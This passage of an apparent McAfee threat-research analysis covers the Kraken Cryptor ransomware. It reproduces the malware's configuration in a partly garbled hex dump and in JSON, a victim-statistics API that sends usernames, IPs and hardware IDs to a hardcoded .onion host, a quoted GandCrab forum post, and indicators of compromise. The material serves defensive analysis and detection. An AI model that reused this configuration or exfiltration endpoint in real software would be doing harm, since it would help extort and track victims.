0x103AA 61 6E 74 69 5F 72 65 76 65 72 65 22 3A 74 72 75 65 2C 00 0A 20 20 20 20 20 22 61 6E 74 69 5F 76 69 72 74 75 61 6C 22 3A 20 66 61 6C 73 65 2C 00 0A 20 20 20 20
0x103E0 20 20 22 61 6E 74 69 5F 73 6D 62 22 3A 66 61 6C 73 65 2C 00 0A 20 20 20 20 20 22 61 6E 74 69 5F 72 64 70 22 3A 66 61 6C 73 65 2C 00 0A 20 20 20 20 22 63
0x10416 6F 75 6E 74 72 79 5F 63 68 65 63 68 22 3A 74 72 75 65 2C 00 0A 20 20 20 20 20 22 68 65 79 62 6F 61 72 64 5F 63 68 65 63 68 22 3A 74 72 75 65 2C 00 0A 20 20 20
0x1044C 20 20 20 22 65 6F 69 73 74 72 79 5F 63 68 65 63 68 22 3A 74 72 75 65 2C 00 0A 20 20 20 20 20 22 66 69 78 5F 64 65 76 69 63 65 22 3A 74 72 75 65 2C 00 0A 20
0x10482 20 20 20 20 22 6E 65 74 77 6F 72 68 5F 64 65 76 69 63 65 22 3A 74 72 75 65 2C 00 0A 20 20 20 20 20 22 66 6C 61 73 68 5F 64 65 76 69 63 65 22 3A 74 72 75 65
0x10488 2C 00 0A 20 20 20 20 22 65 78 74 65 6E 73 69 6F 6E 5F 62 79 70 61 73 73 22 3A 74 72 75 65 2C 00 0A 20 20 20 20 20 22 72 63 70 69 64 5F 6D 6F 64 65 22 3A
0x104E4 74 72 75 65 00 0A 20 20 20 20 2C 00 0A 20 20 22 63 6F 72 65 22 3A 20 78 00 0A 20 20 20 22 70 75 62 6C 69 63 5F 68 65 79 22 3A 20 22 32 68 48 6A 67 42 55 78 36
0x10524 51 51 53 68 77 52 6E 4C 73 35 63 2F 41 64 62 6A 72 6F 44 55 34 6A 35 41 61 6E 43 61 62 72 70 6A 42 4C 6E 48 43 57 47 48 77 6D 6C 57 51 5A 52 2F 52 63 43 52 46 35
0x1055A 48 79 41 66 40 6D 50 49 68 73 31 4A 59 45 66 68 39 62 40 68 31 4D 76 31 43 76 62 6F 66 42 69 34 2F 48 41 74 74 75 69 63 74 73 6D 69 56 53 52 76 40 78 52 4E 44 77
0x10590 33 55 32 39 57 30 4C 69 2F 50 6F 63 49 59 66 42 50 55 76 48 50 35 38 42 68 4C 54 74 33 47 35 2F 41 69 68 68 68 48 60 66 34 46 47 74 69 67 55 45 68 71 35 6E 2F 75
0x1059C 36 30 5A 68 30 33 36 32 73 32 6E 59 31 45 76 30 71 45 78 28 64 34 35 6F 44 6E 59 61 6F 40 49 6C 69 68 72 63 78 74 68 6F 37 75 71 62 75 31 73 5A 50 73 67 65 74 7A
0x105FC 79 45 42 6C 37 66 32 42 48 4F 6A 58 78 44 34 40 4C 38 43 70 77 76 36 39 45 48 48 28 33 74 67 74 32 67 6E 39 79 73 39 32 31 4E 49 33 64 33 67 6A 49 38 5A 28 47 52
0x10632 53 59 6E 48 4E 78 31 71 52 43 6F 69 43 50 51 71 4C 36 40 6A 55 48 45 45 4F 58 68 40 4F 57 49 54 68 2F 43 61 63 77 51 44 40 45 6E 32 53 6C 78 44 44 69 73 4C 76
0x10668 79 62 64 6A 77 39 79 31 51 30 3D 22 2C 00 0A 20 20 20 22 73 75 70 70 6F 72 74 5F 65 6D 61 69 6C 5F 32 22 3A 20 22 42 40 2D 32 63 57 64 68 6E 34 66 35 55 79 40 76 72 75 44
0x1069E 61 72 65 2E 6E 65 74 22 2C 00 0A 20 20 20 22 73 75 70 70 6F 72 74 5F 65 6D 61 69 6C 5F 32 22 3A 20 22 42 40 2D 32 63 57 64 68 6E 34 66 35 55 79 40 76 72 75 44
0x106D4 42 47 73 35 62 48 37 37 4E 73 43 46 41 4C 4D 4A 68 52 40 62 69 74 6D 65 73 73 61 67 65 2E 63 68 22 2C 00 0A 20 20 20 22 70 72 69 63 65 22 3A 20 30 2E 32 35 36
0x1070A 2C 00 0A 20 20 20 20 22 70 72 69 63 65 5F 75 6E 69 74 22 3A 20 22 42 54 43 22 2C 00 0A 20 20 20 22 6D 61 69 6E 5F 63 69 70 68 65 72 5F 68 65 79 5F 73 69 74 65
0x10740 22 3A 20 31 32 38 2C 00 0A 20 20 20 22 73 65 73 73 69 6F 6E 5F 63 69 70 68 65 72 5F 68 65 79 5F 73 69 74 65 22 3A 20 36 34 2C 00 0A 20 20 20 22 61 65 73 5F
0x10776 63 69 70 68 65 72 5F 68 65 79 5F 73 69 74 65 22 3A 20 33 32 2C 00 0A 20 20 20 22 74 61 72 67 65 74 5F 65 78 74 65 6E 73 69 6F 6E 73 22 3A 20 58 00 0A 20 20 20
0x107AC 20 20 20 22 31 63 64 22 2C 00 0A 20 20 20 20 22 33 64 6D 22 2C 00 0A 20 20 20 20 22 33 64 73 22 2C 00 0A 20 20 20 20 20 22 33 66 72 22 2C 00 0A 20
0x107E2 20 20 20 20 22 33 67 32 22 2C 00 0A 20 20 20 20 22 33 67 70 22 2C 00 0A 20 20 20 20 20 22 33 70 72 22 2C 00 0A 20 20 20 20 20 22 37 7A 22 2C 00 0A
0x1085E 70 70 70 70 70 77 37 7A 69 70 77 2C 00 0A 20 70 70 70 70 70 77 61 61 63 77 2C 00 0A 20 70 70 70 70 70 77 61 62 74 77 2C 00 0A 20 70 70 70 70 70 77 61 62 64 77

```

Based on the config file we have discovered nine versions of Kraken:

- 1.2
- 1.3
- 1.5
- 1.5.2
- 1.5.3
- 1.6
- 2.0
- 2.0.4
- 2.0.7

By extracting the config files from all the versions, we built the following overview of features. (The √ means the feature is present.)

Features	1.2	1.3	1.5	1.5.2	1.5.3	1.6	2.0	2.0.4
Antiforensic		√	√	√	√		√	
Antireverse	√	√	√	√	√	√	√	√
Antivirtual	√				√			√
Anti-SMB								
Anti-RDP								
Country check	√	√	√	√	√	√	√	√
Keyboard check	√	√	√	√	√	√	√	√
Registry check	√	√	√	√	√	√	√	√
Fix device	√	√	√	√	√	√	√	√
Network device	√	√	√	√	√	√	√	√
Flash device	√	√	√	√	√	√	√	√
Extension bypass	√	√	√	√	√	√	√	√
Rapid mode	√	√	√	√	√	√	√	√

All the versions we examined mostly contain the same options, changing only in some of them the antivirtual protection and antiforensic capabilities. The latest version, Kraken 2.0.7, changed its configuration scheme. We will cover that later in this article.


Other differences in Kraken's config file include the list of countries excluded from encryption. The standouts are Brazil and Syria, which were not named in the original forum advertisement.

Having an exclusion list is a common method of cybercriminals to avoid prosecution. Brazil's addition to the list in Version 1.5 suggests the involvement of a Brazilian affiliate. The following table shows the exclusion list by country and version. (The √ means the country appears on the list.)

All the Kraken releases have excluded the same countries, except for Brazil, Iran, and Syria.

Regarding Syria: We believe that the Kraken actors have had the same change of heart as the actors behind GandCrab, who recently released decryption keys for Syrian victims after a tweet claimed they had no money to pay the ransoms.

Gandcrab Today 17:46 Sent # 144



No More Ransom

Group: **Seller**
 Messages: 287
 Registration: 12/18/2017
 User No: 84 324
 Activity: [View logs](#)

Reputation: **52**
 (6% is good)

Updated PowerShell. Now it morphs, which resets a couple of detections. So far we are working in this direction, cleaning from runtime.

We read [this tweet](#) . We have decided to help the Syrian people and put **all the** keys to the encrypted files of all versions of this country. We have to admit that we were mistaken that we did not include this country in the list of exceptions initially, which we regret. Citizens of Syria can go to the payment page and download the decryptor. For those who can not - antiviruses will write a decryptor and they will be able to download it from any site. Adverts, whose bots were - if there are any complaints - write on toads of support. We are all very intelligible and objectively explain.

I can assure you that the other keys **will not be** posted that way.. If they certainly will not be part of the CIS **This is an exception** 😊

Spoiler

You can download it [here](#) .

With love from crabs, representatives of different countries, beliefs and beliefs.

Post has been edited by **GandCrab** - Yesterday, 17:52

.....
 The ransomware crew has been in business, and the criminals have earned an impressive \$ 600,000. © Kaspersky
 GandCrab is the most prominent ransomware of 2018. This is the third most prevalent ransomware family. © Europol

Join us -> [showtopic = 136307](#)

GandCrab's change of heart regarding Syrian victims.

Version 2.0.7

The most recent version we examined comes with a different configuration scheme:

```
{
  "project": {
    "name": "Kraken Cryptor",
    "version": "2.0.7",
    "beta": true,
    "operate": "FD977D626EDE1CE8F5914854A9F0AF85",
    "comment": ""
  },
  "module": {
    "master": {
      "anti": {
        "forensic": false,
        "revere": false,
        "virtual": false,
        "smb": false,
        "rdp": false
      },
      "check": {
        "country": true,
        "keyboard": true,
        "registry": true
      },
      "encryption": {
        "fix_device": true,
        "network_device": true,
        "flash_device": true,
        "extension_bypass": true
      },
      "mode": {
        "rapid": true
      }
    }
  }
}
```

This release has more options. We expect this malware will be more configurable than other active versions.

APIs and statistics

One of the new features is a public API to track the number of victims:


```
// Token: 0x040000BB RID: 187
public static string string_0 = "https://2no.co/2SVJa5";
```

Public API to track the number of victims. Source: Bleeping Computer.

Another API is a hidden service to track certain statistics:



← → ↻ 🏠 🔒 https://kraken656kn6wyyx.onion.to/api

200

The Onion URL can be found easily in the binary:

```
[0x00424a8e]> /i .onion
Searching 6 bytes in [0x402000-0x42a000]
hits: 1
0x0040efa4 hit6_0 .kraken656kn6wyyx.onion/api/%1",
[0x00424a8e]>
```

The endpoint and browser Kraken uses is hardcoded in the config file:

```
"statistics": {
  "bundle": "https://www.torproject.org/dist/torbrowser/8.0.2/tor-win32-0.3.4.8.zip",
  "polipo": "http://raw.githubusercontent.com/turbo/TorGateway/master/polipo.exe",
  "user_agent": "Kraken web request agent/v%1",
  "proxy": "127.0.0.1:9050",
  "listener": "127.0.0.1:8123",
  "host": "http://kraken656kn6wyyx.onion/api/%1",
  "api": "status=%1&os=%2&username=%3&hwid=%4&ip=%5&country=%6&city=%7&language=%8&hdcount=%9&hdtype=%a&hdname=%b&hdfull=%c&hdfree=%d&privilege=%e&operate=%f&beta=%g"
},
```


Kraken gathers the following information from every infection:

- Status
- Operating system
- Username
- Hardware ID
- IP address
- Country
- City
- Language


- HDCount
- HDType
- HDName
- HDFull
- HDFree
- Privilege
- Operate
- Beta

Kraken infrastructure

In Versions 1.2 through 2.04 Kraken contacts blasze[.]tk to download additional files. The site has Cloudflare protection to mitigate against DDoS attacks:



The domain is not accessible from many countries:



McAfee coverage

McAfee detects this threat with the following signatures:

- Artemis!09D3BD874D9A
- Artemis!475A697872CA
- Artemis!71F510C40FE5
- Artemis!99829D5483EF
- Artemis!CE7606CFDFC0
- Artemis!F1EE32E471A4
- RDN/Generic.dx
- RDN/Generic.tfr
- RDN/Ransom

Indicators of compromise

Kraken loader hashes

- 564154a2e3647318ca40a5ffa68d06b1bd40b606cae1d15985e3d15097b512cd
- 53a28d3d29e655deca6702c98e71a9bd52a5a6de05524234ab362d27bd71a543

Kraken ransomware samples hashes

- 9e967a759e894a83c4b693e81c031d7214a8e699
- 1655eb1118cc900f86b8d6467988f15648e3bc97
- dd832f01d83be81a1d3afe8344fe0d0f9c02ae76
- 3004b5ce8f496c6f6c539075142a7d8e98d43c5e
- 96f7a3256434589dd131ab6500b385febcbddd5bd

- 09c2ec559f7760f59c9bfb39d171107ed0877f89
- 3024e7f0e04ba0115c292cfd5bc54c350bd9e66a
- 617426cb5656ad925734be4cb39fe265550e37e8
- 5ed4b6bd93f026000aa05b373c1580c7290714b8
- d8d8fad628b871ddfcddb01730456d03e67188ee
- 3edaac2012d7582682df588f63bf78c222b7f348
- 1c6f0d5b7a7177f67a8b78ea0205819e0563120d
- 9e967a759e894a83c4b693e81c031d7214a8e699
- e9e13458cff0f31263d802b1b31fc0630aef35fa
- e5f8d925ee95a1c95be1f1346acd935b70e85428
- b1fa4d1c518c00668107193d3296c5b2f05ca12c
- 24683738ef9c5d7cff30c17ec6df6575a62859d7
- d5db2499bbd849d715074e07a1fe56d60c868c6d
- 669605b2968e3eca80c9366f973dc589057227e5
- 299df78d09734d2c7337b1874bfd43e2050b14f7
- d67c5d1d2af0d137ad9796fa5d9ed73a4e28b8be
- 225debde67b8293512c9d4825e2ec85b9868c7e2
- e4bc2e4c2829684fcd4352539e3d8349a7b9fe7b
- ca7835865133121788bb07fb49cedad3e9601656
- 12431515b0bed686a64f27f536644c0d7b8415a8
- 6578c6b09deaead98513517dc0bcdce0a2bfe091
- c86dfcef3b348d59391d8e4a724b6328a4cc97ea
- 345692e03227cc66634b6ad401dd11b7fcf243ed
- 45ba0e803159f7b014c22435d5cd9224f2064544
- 00f06b15494dd72057b7688b88914bef6a19fec9
- c3c4d0061dce6ed695f666fb0dd0b8b8c62d8a9a
- 75eb19f0037b30abc5003458db883833149c39de
- d1bed69e8ee7d4eab573d02d5137454c8f675c46
- 564154a2e3647318ca40a5ffa68d06b1bd40b606cae1d15985e3d15097b512cd
- 3a28d3d29e655deca6702c98e71a9bd52a5a6de05524234ab362d27bd71a543
- 047de76c965b9cf4a8671185d889438e4b6150326802e87470d20a3390aad304
- 0b6cd05bee398bac0000e9d7032713ae2de6b85fe1455d6847578e9c5462391f
- 159b392ec2c052a26d6718848338011a3733c870f4bf324863901ec9fbbbd635
- 180406f298e45f66e205bdfb2fa3d8f6ead046feb57714698bdc665548bebc95
- 1d7251ca0b60231a7dbdbb52c28709a6533dcfc4a339f4512955897c7bb1b009
- 2467d42a4bdf74147ea14d99ef51774fec993eaf3c11694125a3ced09e85256
- 2b2607c435b76bca395e4ef4e2a1cae13fe0f56cabfc54ee3327a402c4ee6d6f
- 2f5dec0a8e1da5f23b818d48efb0b9b7065023d67c617a78cd8b14808a79c0dc
- 469f89209d7d8cc0188654e3734fba13766b6d9723028b4d9a8523100642a28a
- 4f13652f5ec4455614f222d0c67a05bb01b814d134a42584c3f4aa77adbe03d0
- 564154a2e3647318ca40a5ffa68d06b1bd40b606cae1d15985e3d15097b512cd
- 61396539d9392ae08b2c9836dd19a58efb541cf0381ea6fef28637aae63084ed

- 67db0f639d5f4c021efa9c2b1db3b3bc85b2db920859dbded5fed661cc81282d
- 713afc925973a421ff9328ff02c80d38575fbadaf27a1db0063b3a83813e8484
- 7260452e6bd05725074ba92b9dc8734aec12bbf4bbaacd43eea9c8bbe591be27
- 7747587608db6c10464777bd26e1abf02b858ef0643ad9db8134e0f727c0cd66
- 7e0ee0e707db426eaf25bd0924631db969bb03dd9b13addffbcc33311a3b9aa7
- 7fb597d2c8ed8726b9a982b2a84d1c9cc2af65345588d42dd50c8cebeee03dff
- 85c75ac7af9cac6e2d6253d7df7a0c0eec6bdd71120218caeaf684da65b786be
- 8a0320f3fee187040b1922c6e8bdf5d6bacf94e01b90d65e0c93f01e2abd1e0e
- 97ed99508e2fae0866ad0d5c86932b4df2486da59fc2568fb9a7a4ac0ecf414d
- 9c88c66f44eba049dcf45204315aaf8ba1e660822f9e97aec51b1c305f5fdf14
- a33dab6d7adb83691bd14c88d7ef47fa0e5417fec691c874e5dd3918f7629215
- b639e26a0f0354515870ee167ae46fdd9698c2f0d405ad8838e2e024eb282e39
- cae152c9d91c26c1b052c82642670dfb343ce00004fe0ca5d9ebb4560c64703b
- d316611df4b9b68d71a04ca517dbd94615a77a87f7a8c270d100ef9729a4e122
- e39d5f664217bda0d95d126cff58ba707d623a58a750b53c580d447581f15af6
- f7179fcff00c0ec909b615c34e5a5c145fedf8d9a09ed04376988699be9cc6d5
- f95e74edc7ca3f09b582a7734ad7a547faeb0ccc9a3370ec58b9a27a1a6fd4a7
- fea3023f06d0903a05096f1c9fc7113bea50b9923a3c024a14120337531180cd
- ff556442e2cc274a4a84ab968006350baf9897fffd680312c02825cc53b9f455

Imphash

f34d5f2d4577ed6d9ceec516c1f5a744

Jabber

thiswaskraken@exploit[.]jim

Email addresses found in the binaries and configuration files

- BM-2cUEkUQXNffBg89VwtZi4twYiMomAFzy6o@bitmessage(.)ch
- BM-2cWdhn4f5UyMvruDBGs5bK77NsCFALMJkR@bitmessage(.)ch
- nikolatesla@cock(.)li
- nikolateslaproton@protonmail(.)com
- oemfnwdk838r@mailfence(.)com
- onionhelp@memeware(.)net
- powerhacker03@hotmail(.)com
- shfwhr2ddwejwkej@tutanota(.)com
- shortmangnet@420blaze(.)it
- teamxsupport@protonmail[.]com

Bitcoin address

3MsZjBte81dvSukeNHjmEGxKSv6YWZpPH

PDBs found in the loader samples

C:\Users\Krypton\source\repos\UAC\UAC\obj\Release\UAC.pdb

Associated Filenames

- C:\ProgramData\Safe.exe C:\ProgramData\EventLog.txt
- # How to Decrypt Files.html
- Kraken.exe
- Krakenc.exe
- Release.bat
- <random>.bat
- Sdelete.exe
- Sdelete64.exe
- <random>.exe
- CabXXXX.exe
- TarXXXX.exe
- SUPERAntiSpywares.exe
- KrakenCryptor.exe
- 73a94429b321dfc_QiMAWc2K2W.exe
- auService.exe
- file.exe
- bbdefac4e59207._exe
- Build.exe

Ransomware demo version

[https://www76.zippyshare.com/v/5fMpcbdo/file\[.\]html](https://www76.zippyshare.com/v/5fMpcbdo/file[.]html)

Kraken Unique Key

NFiz6rCPbObyymi97ANy/F/0CbBZwkrSKZS+CWwvXRrdTCxNoBu3t1n/GPEo7+nxYw+Bym
xKTTjgwT8lqSrWif2z1lkRe8ZaGGOaaX5M0zvZVrhRHA6zmqGeOpdiFZJuFICDRSON070UA
0Lx+UORBac3K+LprDQhhCLvKakVpqc+6i8BbZObL6P+BahoBh+2Nt2CRsqAXMBdGteYDV
r91B6E1peNKboKzslQCamafcLld20kE5myHoVgnOp7ZyWmPGHkOah0vHzs0ABTxI+bj6R3
KQTqhgN9Z2AoBcItzQzkyvVTvM3jhmCBhx5sIJstIWIIR9701I5zjcOr6fw+tXF7v1HS0LW7E
aRR5NDXb0yB/aWJLcln6oEJrgXYhd+ycUWlZB5wNSQTgQqzD0Xo8dwQR/pONPSR3Yx6X
Kj86MtnYdLEIduiH+fa8tqknWZTeYS/42as8dpCKAcXN90Mj2n1jQ20sz/wZ2GjInZWphct51E
fwpstDG5dsyo9vDzRtMM7Nw9qpUIHlthFHHw9xRz93ImPEWWPjsLUrLAttwfummENxt/Ncb
3QEzil0sGcNCm/A dxIYz7EphVm1ON8k+0ronACMxWTH+g7wLXddrsUsP7LSftxPCD9lXkzL
HFbr4O0OF/6YPbWdAwkTWrMQCeD2FediqLKI5rEuqBa44he6CU n8wq8KCx2f7rYg==

2kHjgBUx6QQSkwRnLs5c/AdbjroDU4j5AanCabrpjBLnKCWgKwmlWQZR/RcCR
F5KyAfMmPIks1JYEvh9bMh1Mv1CvbofBi4/HAttuictsmiVSRvMxRNDw3U29W0
Li/PoSOYfBPUvHP58BhLTt3G5/AikhhHmf4FGtigUEkq5n/u60Zh0362s2nY1Ev0q
Ex+d45oDnYaoMilihrxtho7uqbu1sZPsggezzyEBI7f2BKOjXxD4ML8Cpww69EHH+
3tgt2gn9ys921NI3d3gjI8Z+GRSYnKNx1qRCoiCPQqL6MjUHEEOXkMOWITH/Ca
cwQDMEEEn2SlxDDisLvybdjw9y1Q==

MITRE ATT&CK™ techniques

- Data compressed
- Email collection
- File and directory
- File deletion
- Hooking
- Kernel modules and extensions
- Modify registry
- Process injection
- Query registry
- Remote system
- Security software
- Service execution
- System information
- System time

Yara rules

The McAfee Advanced Threat Research team created Yara rules to detect the Kraken ransomware. The rules are available [on our Github repository](#).

John Fokker

John Fokker is a Principal Engineer and Head of Cyber Investigations for the Advanced Threat Research. Prior to joining the team, he worked at the National High Tech Crime Unit...